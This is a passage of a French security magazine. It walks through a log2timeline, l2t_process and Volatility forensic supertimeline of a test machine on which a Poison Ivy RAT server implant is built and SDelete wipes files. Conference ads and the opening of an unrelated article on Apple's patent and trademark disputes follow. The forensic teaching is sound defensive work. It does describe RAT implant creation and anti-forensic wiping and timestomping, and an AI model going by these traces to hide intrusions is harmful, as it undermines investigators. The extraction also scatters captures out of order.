13:09:56 Europe/Paris MACB REG	CMI>CreateHive{0297523D-E529-4E42-8BE7-E1AA8C063C84}/Policy/Accounts
13:09:56 Europe/Paris MACB REG	CMI>CreateHive{0297523D-E529-4E42-8BE7-E1AA8C063C84}/RXACT
13:09:56 Europe/Paris MACB REG	CMI>CreateHive{0297523D-E529-4E42-8BE7-E1AA8C063C84}/Policy/Accounts/S-1-5-21-2492542757-
13:09:56 Europe/Paris MACB REG	CMI>CreateHive{0297523D-E529-4E42-8BE7-E1AA8C063C84}/Policy/Accounts/S-1-5-21-2492542757-
13:09:56 Europe/Paris MACB REG	CMI>CreateHive{0297523D-E529-4E42-8BE7-E1AA8C063C84}/Policy/Accounts/S-1-5-21-2492542757-
13:10:00 Europe/Paris MACB REG	Software/Microsoft/Windows/CurrentVersion/Explorer/StartPage
13:10:00 Europe/Paris MACB REG	Software/Microsoft/Windows/CurrentVersion/Explorer/StartPage/NewShortcuts
13:10:06 Europe/Paris .ACB FILE	/Users/Xombul/Downloads/Poison Ivy 2.3.0.exe
13:10:06 Europe/Paris .ACB FILE	/Users/Xombul/Downloads/Plugins
13:10:06 Europe/Paris .ACB FILE	/Users/Xombul/Downloads/Plugins/rps5.dll
13:10:06 Europe/Paris M.C. FILE	/Windows/Prefetch/7ZFM.EXE-22E64FB8.pf

Capture 1 – Ouverture du dossier Téléchargements contenant le fichier PI 2.3.0.rar

```
l2t_process -b xombul-supertimeline.csv 04-01-2013..04-15-2013 >
xombul-supertimeline-sorted.csv
```

Dans certains cas, l'avertissement suivant s'affiche :

```
There are 673 that fall outside the scope of the date range, yet
show sign of possible timestamping.
Would you like to include them in the output? [Y/n]
```

Le « timestamping » est une technique anti-infographique qui consiste à maquiller les dates d'un fichier. En choisissant « Y », les lignes suspectées de timestamping seront incluses dans la sortie.

À l'issue, l2t_process affiche les informations suivantes :

```
Total number of events that fit into the filter (got printed) = 359825
Total number of duplicate entries removed = 799
Total number of events skipped due to whitelisting = 0
Total number of events skipped due to keyword filtering = 0
Total number of processed entries = 920693
Run time of the tool: 42 sec
```

La taille de notre CSV s'est réduite de près d'un tiers et 799 entrées ont été supprimées car redondantes.

4.3 Une Supertimeline en technicolor avec Excel

L'analyse de ce CSV peut alors se faire à l'aide d'un tableau. Le SANS Institute fournit un fichier Excel qui contient des macro-commandes dont la fonction est de colorer chaque ligne en fonction du type d'événement qui s'y rapporte.

13:11:51 Europe/Paris MACB REG	C:/Users/Xombul/Downloads/Poison Ivy 2.3.0.exe
13:11:52 Europe/Paris MACB EVT	Event ID Microsoft-Windows-WindowsUpdateClient/Operational/Microsoft-Windows-WindowsUpdate
13:11:52 Europe/Paris M.C. FILE	/Windows/Prefetch/TRUSTEDINSTALLER.EXE-3CC531E5.pf
13:11:54 Europe/Paris MACB REG	CMI>CreateHive{199DAFC2-6F16-4946-BF90-5A3FC3A60902}/Microsoft/WBEM/WDM/DREDGE
13:11:54 Europe/Paris MACB REG	CMI>CreateHive{199DAFC2-6F16-4946-BF90-5A3FC3A60902}/Microsoft/WBEM/WDM
13:11:54 Europe/Paris MACB REG	CMI>CreateHive{199DAFC2-6F16-4946-BF90-5A3FC3A60902}/Microsoft/WBEM/PROVIDERS/Perfor
13:11:55 Europe/Paris .A.B FILE	/Users/Xombul/Downloads/Poison Ivy.ini
13:11:55 Europe/Paris MACB FILE	/Users/Xombul/Downloads/PILib.dll

Capture 2 – Probable lancement de Poison Ivy 2.3.0.exe

Ainsi, les lignes correspondant à l'utilisation de périphériques externes comme une clé USB seront affichées sur fond bleu, celles correspondant à l'utilisation d'un navigateur sur fond orange, l'ouverture d'un fichier ou d'un répertoire sur fond vert, l'exécution de commandes sur fond rouge.

Voici quelques éléments intéressants trouvés dans la supertimeline produite à partir de l'image disque de la machine Xombul.

Sur la capture n°1, nous constatons à 13h09m49s le lancement du navigateur Windows (EXPLORER-A08E4F97.pf). Six secondes plus tard, l'accès au fichier PI 2.3.0.rar est « loggué » dans la base de registre. Malgré un défaut d'affichage, on voit que ce fichier se trouve dans le dossier Téléchargements. Le contenu de cette archive a été extrait à l'aide de 7-Zip.

À 13h11m51s, on peut émettre l'hypothèse que le fichier Poison Ivy 2.3.0.exe a été lancé. On constate en effet sur la capture n°2 la création des fichiers **PILib.dll** et **Poison Ivy.ini**. On voit aussi que le service **TrustedInstallers** est exécuté. Est-ce parce que Poison Ivy vérifie au lancement si des mises à jour sont disponibles ? Allez savoir...

À 13h13m13s (voir Capture n°3 page suivante), on note la création du fichier **irmgaal.pip**. Il ne s'agit pas d'une hypothèse, mais du fichier dans lequel Poison Ivy gère le profil d'un serveur (c'est-à-dire le fichier qui sera déployé sur une machine cible pour en prendre le contrôle). À 13h13m25s, nous pouvons constater la création du fichier **scvhost.exe** dans le répertoire Downloads. Les seules activités entre la création du fichier **irmgaal.pip** et ce fichier étant des accès ou des modifications dans le base de registre, on peut là encore émettre l'hypothèse que cet exécutable est un implant dont il faudra se méfier.

Puis, entre 13h13m56s et 13h14m42s, on constate (voir Capture n°4 page suivante) le lancement d'une console Windows et l'effacement de deux fichiers.

Si l'on remonte un peu dans le temps (voir Capture n°5 page suivante), on trouve des références à **delete.exe**, un utilitaire du « pack » SysInternals fourni par Microsoft et possédant des fonctionnalités d'effacement sécurisé (« wiping »).



On trouve notamment (Capture n°6) des activités dans la base de registre qui peuvent correspondre à l'acceptation des conditions d'utilisation (EULA) de l'outil.

On peut supposer que des fichiers ont été effacés du répertoire Downloads à l'aide de cet outil.

Dans la mesure où log2timeline peut produire une sortie au format SQLite, le tri peut s'effectuer sans passer par la case l2t_process ni Excel/OpenOffice. Une autre alternative consiste, en utilisant le fichier CSV produit par log2timeline, à utiliser une base de données comme MySQL. Une simple table contenant les champs ad hoc suffira. L'analyse des données se fait alors à l'aide du langage SQL. Pour les adeptes de l'interface graphique, PhPMyAdmin ou un script maison remplaceront aisément le tableau.

Ceux qui n'aiment pas trier utiliseront Splunk.

5 Log2timeline et PCAP

Quand on a la chance de disposer, en plus d'une image disque, des captures réseau au format PCAP pour le système audité, la supertimeline peut être enrichie avec ces traces réseau.

Pour cela, il suffit de relancer log2timeline avec l'argument **-f pcap** et d'utiliser le même « bodyfile » pour y stocker les nouvelles entrées :

```
/usr/local/bin/log2timeline -z Europe/Paris -f pcap xombul-netdump.pcap -w xombul-supertimeline.csv
```

6 Timeline et RAM

Quand on est vraiment très chanceux (ou très prévoyant), on dispose, en plus de l'image disque et des traces réseau, d'une image de la mémoire vive du système audité.

13:13:13	Europe/Paris	.A.B	FILE	/Users/Xombul/Downloads/Profiles/irmgaard.pip
13:13:16	Europe/Paris	MACB	REG	CMI-CreatHive[2A7FB991-7BBE-4F9D-B91E-7CB51D4737F5]/ControlSet001/services/Tcpip/Paramet
13:13:16	Europe/Paris	MACB	REG	CMI-CreatHive[2A7FB991-7BBE-4F9D-B91E-7CB51D4737F5]/ControlSet001/services/Tcpip/Paramet
13:13:25	Europe/Paris	MACB	REG	Software/Microsoft/Windows/CurrentVersion/Explorer/ComDlg32
13:13:25	Europe/Paris	MACB	REG	Software/Microsoft/Windows/CurrentVersion/Explorer/ComDlg32/CIDSizeMRU
13:13:25	Europe/Paris	MACB	REG	Software/Microsoft/Windows/CurrentVersion/Explorer/ComDlg32/OpenSavePidIMRU/exe
13:13:25	Europe/Paris	MACB	FILE	/Users/Xombul/Downloads/svchost.exe
13:13:25	Europe/Paris	MACB	REG	Software/Microsoft/Windows/CurrentVersion/Explorer/ComDlg32/OpenSavePidIMRU/*
13:13:25	Europe/Paris	MACB	REG	Software/Microsoft/Windows/CurrentVersion/Explorer/ComDlg32/LastVisitedPidIMRULegacy
13:13:29	Europe/Paris	M.C.	FILE	/Users/Xombul/Downloads/Profiles/irmgaard.pip
13:13:32	Europe/Paris	M.C.	FILE	/ProgramData/Microsoft/RAC/StateData/RacWmiEventData.dat
13:13:32	Europe/Paris	M.C.	FILE	/ProgramData/Microsoft/RAC/StateData/RacWmiDataBookmarks.dat
13:13:32	Europe/Paris	M.C.	FILE	/ProgramData/Microsoft/RAC/Temp
13:13:32	Europe/Paris	M.C.	FILE	/ProgramData/Microsoft/RAC/PublishedData/RacWmiDatabase.sdf
13:13:32	Europe/Paris	M.C.	FILE	/ProgramData/Microsoft/RAC/StateData/RacMetaData.dat
13:13:32	Europe/Paris	MACB	REG	CMI-CreatHive[199DAFC2-6F16-4946-BF90-5A3FC3A60902]/Microsoft/Reliability Analysis/RAC
13:13:32	Europe/Paris	M.C.	FILE	/ProgramData/Microsoft/RAC/StateData/RacDatabase.sdf
13:13:38	Europe/Paris	M.C.	FILE	/Users/Xombul/Downloads/Poison_ivy.ini

Capture 3 : Création d'un .pip et d'un .exe

13:13:46	Europe/Paris	MACB	REG	[System32] %windir%\system32\cmd.exe
13:13:56	Europe/Paris	M.C.	FILE	/Windows/Prefetch/CMD.EXE-4A81B364.pf
13:13:56	Europe/Paris	M.C.	FILE	/Windows/Prefetch/CONHOST.EXE-1F3E9D7E.pf
13:14:31	Europe/Paris	MACB	FILE	/Windows(Temp/TMP0000003A198CFA335AE3F98A {deleted})
13:14:42	Europe/Paris	MACB	REG	CMI-CreatHive[199DAFC2-6F16-4946-BF90-5A3FC3A60902]/Microsoft/Windows Search/UsnNotify
13:14:42	Europe/Paris	MACB	FILE	/Windows(Temp/TMP0000003C71398E26BB8EDB15 {deleted})
13:14:42	Europe/Paris	MAC.	FILE	/Users/Xombul/Downloads
13:14:42	Europe/Paris	MAC.	FILE	/Users

Capture 4 : Effacement de fichiers

Pourquoi ne pas exploiter son contenu pour enrichir notre supertimeline, alors qu'il existe un module Volatility pour log2timeline et un plugin timeliner pour Volatility ?

6.1 Log2timeline et Volatility

Parmi les très nombreux modules log2timeline, il y en a un, appelé volatility, qui exploite la sortie des plugins psscan et socksscan de Volatility et en intègre les informations au *bodyfile*.

6.2 Plugin timeliner pour Volatility

Pourquoi se contenter des seuls fichiers pour construire une timeline alors qu'il existe un module Volatility pour cela ?

Il existe (existait ?) un module appelé timeliner dans la version 2.1 de Volatility. Ce module est d'ailleurs fourni dans la distribution SIFT du SANS.

13:11:25	Europe/Paris	MACB	FILE	/Users/Xombul/AppData/Roaming/Microsoft/Windows/Recent/SDelete.lnk
13:11:25	Europe/Paris	MACB	REG	Recently opened file of extension: .zip - value: SDelete.zip
13:11:25	Europe/Paris	..C.	FILE	/Users/Xombul/Downloads/SDelete.zip

Capture 5 – Création du fichier Sdelete.zip

13:11:39	Europe/Paris	MACB	REG	Software	/Users/Xombul/NTUSER.DAT
13:11:39	Europe/Paris	MACB	REG	Software/Sysinternals	/Users/Xombul/NTUSER.DAT
13:11:39	Europe/Paris	MACB	REG	C:/Users/Xombul/Documents/sdelete.exe	/Users/Xombul/NTUSER.DAT

Capture 6 – Création des clés de registre pour sdelete.exe



This timeline is taken from a test case, created using a virtual machine and presented in a blog at the SANS forensic blog site.

[Part one of the blog - introduction to the case](#)

[Part two of the blog - solving the case](#)

Another example of a timeline extracted from this case is [this example of a browser history timeline](#)

Timeline version 2.3.1 (with Ajax lib 2.2.1).




Figure 1 : Utilisation du widget SIMILE

Son utilisation est très simple et se résume à la commande suivante :

```
$ vol32.py -f xombul-memory.raw --profile=WinXPSP2x86 timeliner > xombul-memory-timeline.txt
```

timeliner appelle les principaux plugins pour Windows afin d'en extraire les données et les horodatages :

```
import volatility.plugins.taskmods as taskmods
import volatility.plugins.filescan as filescan
import volatility.plugins.sockets as sockets
import volatility.plugins.sockscan as sockscan
import volatility.plugins.modscan as modscan
import volatility.plugins.procdump as procdump
import volatility.plugins.dlldump as dlldump
import volatility.plugins.moddump as moddump
import volatility.plugins.netscan as netscan
import volatility.plugins.evtlogs as evtlogs
import volatility.plugins.registryapi as registryapi
import volatility.plugins.userassist as userassist
import volatility.plugins.imageinfo as imageinfo
import volatility.win32.rawreg as rawreg
import volatility.addrspace as addrspace
import volatility.plugins.overlays.windows.windows as windows
```

Voici quelques lignes produites par ce module :

```
2012-04-06 20:14:10 |[END LIVE RESPONSE]
2012-04-06 13:25:00 |[PROCESS]|spinlock.exe|12244|5872| |0x090765b8|| 
2012-04-05 17:16:01 |[PROCESS]|spinlock.exe|11640|12236|2012-04-06 18:58:17
|0x09175488|| 
2012-04-06 18:55:48 |[PROCESS]|cmd.exe|9448|3648| |0x091d21a8|| 
2012-04-06 13:43:20 |[PROCESS]|pe.exe|10384|7416|2012-04-06 13:59:57 |0x0923e020|| 
2012-04-06 13:25:00 |[PROCESS]|cmd.exe|5872|1488| |0x09310798|| 
2012-04-05 17:23:01 |[PROCESS]|pe.exe|9512|2264|2012-04-06 13:59:57 |0x0939a6c0|| 
2012-04-06 13:39:58 |[PROCESS]|cmd.exe|7416|3648| |0x094238f0|| 
2012-04-04 16:41:45 |[PROCESS]|jusched.exe|3716|1596|2012-04-06 18:58:16
|0x094f0588|| 
2012-04-04 17:57:45 |[PROCESS]|logon.scr|1324|3132|2012-04-06 18:58:27 |0x09531da0||
```

On note que certaines lignes ne comportent pas de date, ce qui est un tantinet handicapant pour construire une timeline, et que le caractère « | » est utilisé comme séparateur. Le code source de timeliner étant disponible, l'adaptation au format CSV produit par log2timeline n'est qu'une question de temps et de courage. :-)

À titre indicatif, le plugin timeliner exécuté sur une image mémoire de 2 Go a produit un bodyline de 15 Mo.

Conclusion

La construction d'une timeline est une activité qui, paradoxalement, peut prendre du temps mais qui *in fine* s'avère très bénéfique quand il s'agit de reconstituer l'enchâînement d'événements.

Il faut toutefois se rendre à l'évidence : les outils – en *open source* – sont relativement peu nombreux et manquent surtout cruellement d'interfaces graphiques riches (sauf à considérer Excel comme une interface graphique de ce type) alors que l'application des techniques de visualisation ont acquis ces dernières années leurs lettres de noblesse.

Or plus une timeline est riche, plus son utilisation sera efficace, mais plus le volume de données à traiter et à restituer sera important et plus le temps passé à l'analyse sera long, si l'on ne dispose pas d'outils adaptés.

Une « petite configuration » - 15 Go de données tous genres confondus – peut facilement produire un « corpus » de plusieurs centaines de mégaoctets pour des centaines de milliers de lignes, ce qui dépasse de loin les capacités d'outils comme grep ou même MySQL.

SIMILE est une approche intéressante pour visualiser une supertimeline. Son « look & feel » se rapproche des celui des interfaces des tablettes, la navigation se faisant en déroulant la frise de gauche à droite par « glisser ».




Figure 2 : L2t_Review

log2timeline supporte le format de sortie SIMILE [8] (XML), ce qui permet d'afficher une supertimeline en mode Widget dans un navigateur.

La création du fichier source XML se fait à l'aide du paramètre **-o simile** lors de l'exécution de log2timeline.

Il faut installer les scripts JavaScript SIMILE si l'on souhaite une utilisation en local ou hors connexion du Widget (voir Figure 1 page précédente).

David Nides, autour du projet Plaso, propose 4n6time, qui se présente comme le successeur de lt2_review, une première ébauche d'interface graphique pour log2timeline (voir Figure 2).

Pour des timelines de taille moyenne, une option consiste à utiliser des bibliothèques comme D3.js pour produire des frises comme celles-ci :



Figure 3 : TimeGlider

Voici un aperçu de l'utilisation de TimeGlider pour visualiser des logs système Linux :




Figure 4 : Utilisation de TimeGlider sur /var/log/messages

Ces outils sont cependant peu adaptés au traitement de gros volumes de données, malgré leur qualité esthétique. ■

RÉFÉRENCES

- [1] <http://sleuthkit.org/>
- [2] <https://code.google.com/p/log2timeline>
- [3] http://en.wikipedia.org/wiki/Val%C3%A9rian_and_Laureline
- [4] [The most influential company in combating hacker selon Forbes](#)
- [5] <https://code.google.com/p/plaso>
- [6] <http://computer-forensics.sans.org/community/downloads>
- [7] https://fr.wikipedia.org/wiki/M%C3%A9tro-Ch%C3%A2telet_direction_Cassiop%C3%A9e
- [8] <http://simile-widgets.org/timeline/>

HIP - REGISTRATION
www.hackinparis.com/registration/



HACK IN PARIS
www.hackinparis.com/



TWITTER
www.twitter.com/hackinparis/



NUIT DU HACK
<http://www.nuitduhack.com/>



Hack in Paris

International Technical Conferences in IT Security

17-21 JUNE 2013

With your pass Hack In Paris you have access to the "Nuit du Hack" on the 22nd of June at the same place.

Hack In Paris is a 5 days international corporate event, hosting:

8 Trainings over 3 days (17 to 19, june)

16 Conferences over 2 days (20 & 21, June)



HACK IN PARIS IS ORGANISED BY



NOTRE LABORATOIRE DE RECHERCHE ET NOTRE EXPERTISE VOUS ACCOMPAGNENT DANS VOS PROJETS:



AUDIT

PENTESTS,
CONFIGURATION,
APPLICATIF,
INFRASTRUCTURE

FORMATION

ETHICAL HACKING,
SÉCURITÉ DÉFENSIVE,
CERTIFICATIONS EN SÉCURITÉ





APPLE & MAC OU LA FACE CACHÉE DE LA POMME

Il était de si bon ton de persifler avec plus ou moins de bonne foi sur les formats fermés d'Office, le manque d'ouverture du système, les protocoles propriétaires (NetBIOS, Exchange, etc.), les positions anti-logiciel libre de Microsoft. Nous nous souvenons avec nostalgie de la belle époque où les libristes s'étranglaient lorsque Ballmer comparait la licence GPL à un cancer. Le monde était simple, le monde était binaire et Microsoft représentait le mal.

Linux semblait la terre promise, une myriade de logiciels gratuits libres étaient disponibles et il n'était même pas nécessaire de changer l'horloge de l'ordinateur avant de les démarrer (les moins de 30 ans ne peuvent pas comprendre). Je me souviens avec nostalgie des nuits passées à recompiler mon noyau et XFree86 en essayant toutes les options d'optimisation de gcc et guettant la moindre seconde gagnée au démarrage de l'OS.

Un soir, m'entendant répondre à ma femme que si elle « n'arrivait pas à scanner, c'est parce qu'il y avait un bug depuis la dernière mise à jour d'Ubuntu et qu'il fallait qu'elle lance xsane via un sudo en ligne de commandes », j'ai su que la guerre était perdue, j'achetai mon premier Mac quelques jours plus tard. Aujourd'hui, je ne dénombre plus les terminaux Apple s'entassant chez moi et j'acquiers la plupart de mes albums, films et séries sur iTunes.

Contrairement à Microsoft, Apple a su parfaitement cultiver son image de marque auprès de la population geek. Et pourtant, il faut à tout Apple Maniac beaucoup d'aplomb pour défendre la marque à la pomme tout en continuant de pourfendre les orientations de Redmond.

Vous détestiez Microsoft pour l'incompatibilité de ses protocoles réseau alors que, non seulement une création maison comme AirPlay n'est pas documentée, mais en plus, intègre des primitives cryptographiques pour en complexifier le reverse engineering.

Vous envoyiez des emails rageurs à vos collègues à chaque fois que vous receviez un fichier « .doc », leur rappelant les grandeurs de l'interopérabilité et vous vous surprenez aujourd'hui à réaliser vos présentations sous Keynote.

Vous trouviez Microsoft hégémonique et liberticide, ce n'est rien à côté d'Apple, qui se réserve le droit de décider des applications que vous pourrez utiliser sur vos terminaux iOS ou de ce que vous pourrez regarder, lire ou écouter après avoir fait chauffer votre carte bleue sur iTunes. Les érotomanes sont d'ailleurs partis depuis un bail chez la concurrence.

N'oublions pas non plus le côté quelque peu acrimonieux du géant de Cupertino lorsqu'il s'agit de faire valoir ses droits devant un tribunal, que ce soit pour se défendre, mais aussi attaquer la concurrence.

Et que dire des iPod qui obligent l'utilisation d'un logiciel propriétaire, ne fonctionnant évidemment pas sous Linux.

Vous avez adoré détester Microsoft, vous allez détester adorer Apple.

Cédric Foll

APPLE À LA CROISÉE DES CHEMINS

Tris Acatrinei-Aldea - @tris_acatrinei - www.hackersrepublic.org

Consultante pour FAIR-Security



mots-clés : APPLE / BREVETS / APPLICATIONS / VIE PRIVÉE / MARKETING

Rédiger un article sur le passif juridique de l'une des plus célèbres start-ups américaines n'est pas une chose aisée. Outre les différents domaines très spécialisés du droit qu'il faut appréhender, cela demande également un solide bagage technique pour naviguer dans les différents brevets de la firme, mais cela consiste aussi à faire un véritable travail de détective pour retrouver tous les litiges dans lesquels l'entreprise a été partie prenante, et surtout, la façon dont se sont conclus les désaccords.

Je remercie particulièrement les associées et ingénieurs du cabinet EGYP à Paris, qui ont eu la gentillesse de me relire, de me corriger et qui m'ont apporté un certain nombre d'éclaircissements.

Très soucieuse de son image, l'œuvre de Steve Jobs continue à déchaîner les passions, les haines, mais aussi les interrogations sur sa pérennité. Welcome inside Apple [1].

1 Une gestion féroce des brevets et de la marque

On ne peut pas reprocher à Apple [2] de ne pas veiller sur ses intérêts. En effet, depuis la malheureuse expérience Microsoft, Steve Jobs [3] a clairement fait preuve de prévoyance quant à la protection de sa marque, quitte à en devenir ridicule.

1.1 L'expérience Microsoft

Avant de croquer le monde d'un coup de dents, la petite start-up de Cupertino n'était qu'une petite entreprise parmi tant d'autres, créée par deux « gus » dans leur garage : Steve Jobs et Steve Wozniak, le premier étant un petit génie du marketing en devenir avec un niveau d'informatique moyen, et le second, un vrai bidouilleur.

Après la sortie du premier ordinateur personnel – l'Apple II – en 1977, Apple Inc. connaît un certain nombre

de déboires, tant sur le plan technologique que sur le plan commercial, et parmi les échecs les plus cuisants, on peut compter la bataille judiciaire qui a opposé la petite entreprise à Microsoft, de 1988 à 1994. Sur le fond, Apple reprochait à Microsoft ainsi qu'à Hewlett-Packard d'avoir utilisé des éléments graphiques pour Windows 2 et 3 très, voire, trop similaires à Lisa, le système d'exploitation des MAC de l'époque. La firme à la pomme a donc engagé des poursuites sur le fondement de violation de propriétés intellectuelle et industrielle. Mais la Cour ne l'a pas entendu de cette oreille et a sobrement énoncé que « Apple ne pouvait pas se prévaloir d'une protection [4] de propriété pour une idée d'interface graphique [5] ». En clair, on ne peut pas protéger une simple idée lorsque celle-ci ne l'est ni par un dépôt, un enregistrement ou une autre forme de protection [6], et pour cause : l'idée d'origine n'était pas le fruit de la réflexion d'Apple mais celle de Xerox.

À ce stade, il convient de différencier ce qui faisait l'une des subtilités de la propriété industrielle américaine : le *first to invent* et le *first to file* [7]. Le first to invent concerne celui qui a réellement créé, conçu une invention,



alors que le first to file concerne celui qui va, en premier, déposer une demande de brevet portant sur l'invention. En l'espèce, Apple Inc. et Microsoft revendiquaient ce first to file, ce qui leur a été refusé.

En effet, les caractéristiques de l'environnement graphique dont Apple Inc. revendiquait la propriété avaient été conçues par Xerox, mais n'avaient pas été déposées ni enregistrées. En faisant un procès à Microsoft, non seulement Apple Inc. espérait abattre son concurrent le plus sérieux, mais également récupérer un graphisme qui ne lui appartenait pas non plus. Ne soyons pas cléments : ces poursuites ont été jonchées d'erreurs stratégiques que l'on pourrait attribuer à un débutant. Que ce soit en droit français ou en droit américain, personne ne peut se prévaloir devant une Cour de justice d'un droit relatif à une marque ou à une invention si aucun enregistrement et dépôt de demande de brevet n'ont été effectués auprès d'un organisme ad hoc. Il ne suffit pas d'apposer un © à côté d'un nom pour que celui-ci soit légalement protégé : juridiquement parlant, cela n'a aucune valeur, tout au plus peut-on reconnaître une « paternité morale », mais qui n'aura pas nécessairement d'effets juridiques.

Entre temps, Xerox, qui semble s'être brutalement réveillé de la sieste, avait également intenté un procès contre Apple Inc. sur le même fondement, revendiquant son first to invent et pour le même objet, la fameuse interface graphique.

Dans la procédure contre Xerox, Apple Inc. a été plus chanceuse car il a été opposé à Xerox que l'entreprise avait attendu beaucoup trop longtemps pour protéger ses intérêts et qu'il était donc trop tard pour faire prévaloir une quelconque protection sur ce fameux environnement graphique. En résumé, si la Cour reconnaît que Xerox est bien le créateur de cet environnement graphique, elle lui reproche d'avoir manqué de diligence quant à la protection de ses intérêts. Or, pour bénéficier de la protection en vertu du first to invent, il fallait également faire preuve de diligence concernant la protection de ses intérêts. Notons qu'en droit français, le manque de diligence peut également être invoqué contre un titulaire de droit, qui aurait manqué de vigilance quant à la protection de ses intérêts.

Contre Xerox, on ne peut parler de victoire dans la mesure où le tribunal a estimé qu'aucune des deux entreprises ne pouvait légalement et légitimement revendiquer des droits de propriété intellectuelle et industrielle concernant les éléments graphiques.

La bataille qui a opposé Microsoft à Apple Inc. a duré de 1988 à 1994 pour s'achever définitivement en 1997 par des négociations directes, débouchant sur une injection de capitaux de 150 millions de dollars, évitant ainsi à Apple Inc. de mettre la clé sous la porte et à Microsoft d'échapper à une accusation de monopole. Malheureusement pour la firme de Seattle, elle n'a pas échappé à différents procès, intentés sur le fondement de la loi *AntiTrust*.

Depuis cette guerre des brevets entre Microsoft et Apple, une paix relative règne entre les deux géants,

mais la firme à la pomme n'a plus réitéré son erreur. Ce qu'il faut retenir, c'est que le litige contre Microsoft marque un véritable tournant dans la manière dont Apple a entendu gérer sa marque et ses brevets et n'a pas hésité à déclarer la guerre à tous ceux qui entendaient, de près ou de loin, marcher sur ses plates-bandes.

1.2 L'appareil judiciaire au service du monopole

Une chose est sûre : si on regarde la page spécialement dédiée aux différents procès dans lesquels Apple Inc. est partie au litige, sur Wikipédia [8], on se dit que l'expérience Microsoft a tellement bien porté ses fruits que l'entreprise n'a plus eu peur, ni de passer pour le méchant, ni du ridicule.

Ainsi, on peut retenir trois domaines principaux d'action : la marque et sa protection, les brevets et la propriété intellectuelle [9]. En matière de protection de marque, les tentatives ont été poussées jusqu'à l'absurde. Ainsi, en 1998, Apple Inc. n'a pas hésité à démarrer une série de négociations houleuses avec un adolescent qui avait créé un site web, et surtout enregistré le nom de domaine appleimac.com [10]. L'histoire s'est terminée par des négociations à l'amiable dont les montants ne semblent pas être connus.

Autre objet de protection : le logo. Steve Jobs était particulièrement fier de son logo et a entendu le protéger contre tout et surtout n'importe qui. Ainsi, l'Université Victoria en Colombie Britannique (Canada), ainsi que Woolworths et NYC Green ont eu maille à part avec Apple parce qu'ils avaient également une pomme en guise de logo. À l'exception de NYC Green [11], les litiges se sont soldés par des négociations dont on peut supposer qu'elles ont été onéreuses. Mais on ne peut pas gagner à tous les coups. Ainsi, lorsque la marque a entendu faire protéger le fait d'accorder un « i » minuscule, elle s'est faite débouter par une Cour Australienne [12].

